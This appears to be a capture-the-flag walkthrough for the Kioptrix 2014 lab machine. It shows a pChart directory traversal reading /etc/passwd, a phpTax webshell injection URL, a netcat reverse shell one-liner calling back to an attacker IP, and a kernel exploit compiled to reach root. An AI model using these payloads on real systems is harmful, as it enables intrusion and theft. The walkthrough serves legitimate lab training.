



Port 80

- 1. Feroxbuster could not enumerate any interesting dirs.
- 2. Nikto did not detect any vulnerabilities
- 3. Nmap did not detect any vulnerabilities
- 4. Proceed to `http://192.168.1.3:80`




- 5. Check for hidden code/messages using inspect element & page source




- pChart2.1.3
- pChart2.1.3/index.php

- 6. Proceed to `http://192.168.1.3:80/pChart2.1.3/index.php`



- 7. Search for exploits for pChart2.1.3



- 8. View the exploit


[1] Directory Traversal:

`"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"`

The traversal is executed with the web server's privilege and leads to sensitive file disclosure (passwd, siteconf.inc.php or similar), access to source codes, hardcoded passwords or other high impact consequences, depending on the web server's configuration.

This problem may exists in the production code if the example code was copied into the production environment.

14. Try to include apache config files



```
#Listen 12.34.56.78:80
Listen 80
Listen 8080

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2


<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

- Webserver at port 8080 only allows Mozilla4_browser as their User-Agent

Port 8080 (HTTP)


1. Fuzz User-Agent

```
ffuf -w /usr/share/wordlists/SecLists/Fuzzing/User-Agents/UserAgents.fuzz.txt -u http://192.168.1.3:8080 -H "User-Agent:FUZZ" -fw 15
```




- Mozilla/4.0

2. Proceed to http://192.168.1.3:8080



- [phptax/](#)

3. Search for phptax exploits



4. Tried the exploits, did not work

5. Exploit manually

a. Create a webshell


```
http://192.168.1.3:8080/phptax/index.php?
field=webshell.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E"
```

```
if(!isset($options['u']))
die("Usage example: php exploit.php -u http://target.com/ n");

$url = $options['u'];
$shell = "{$url}/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');
```

b. Proceed to `/phpdata/data` to check if `webshell.php` is created




Index of /phptax/data

- [Parent Directory](#)
- [1040/](#)
- [SchA/](#)
- [SchB/](#)
- [SchD/](#)
- [SchD1/](#)
- [W2/](#)
- [pdf/](#)
- [rce.php](#)
- [webshell.php](#)

c. Execute code

```
http://192.168.1.3:8080/phptax/data/webshell.php?cmd=id
```




6. Obtain www-data shell

- Reverse shell payload

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.1 4444 >/tmp/f
```

- Payload

```
http://192.168.1.3:8080/phptax/data/webshell.php?cmd=rm+%2Ftmp%2Ff%3Bmkfifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+192.168.1.1+4444+%3E%2Ftmp%2Ff
```



Privilege Escalation to Root via Kernel Exploit

1. Check freebsd version

```
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:usr/obj/usr/src/sys/GENERIC  amd64
```

2. Search for exploits

```
FreeBSD 9 - Address Space Manipulation Privilege Escalation (Metasploit) | freebsd/local/26454.rb
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c
```

- 28718.c & 26368.c both works

3. Transfer exploit over to victim via FTP

4. Compile & exploit

```
get 26368.c
local: 26368.c remote: 26368.c
229 Entering extended passive mode (|||57783|).
125 Data connection already open. Transfer starting.
226 Transfer complete.
2125 bytes received in 00:00 (13.78 MiB/s)
exit
221 Goodbye.
$ gcc 26368.c -o exploit
.26368.c:89:2: warning: no newline at end of file
$ ls
26368.c
apr2omGZa
exploit
f
mysql.sock
socatx64.bin
socatx86.bin
vi.d5E2QeBQn3
vmware-fonts0
$ ./exploit
whoami
root
```

Tags: [#tcp/80-http/web-app-exploit](#) [#tcp/80-http/rce](#) [#linux-priv-esc/kernel-exploit](#)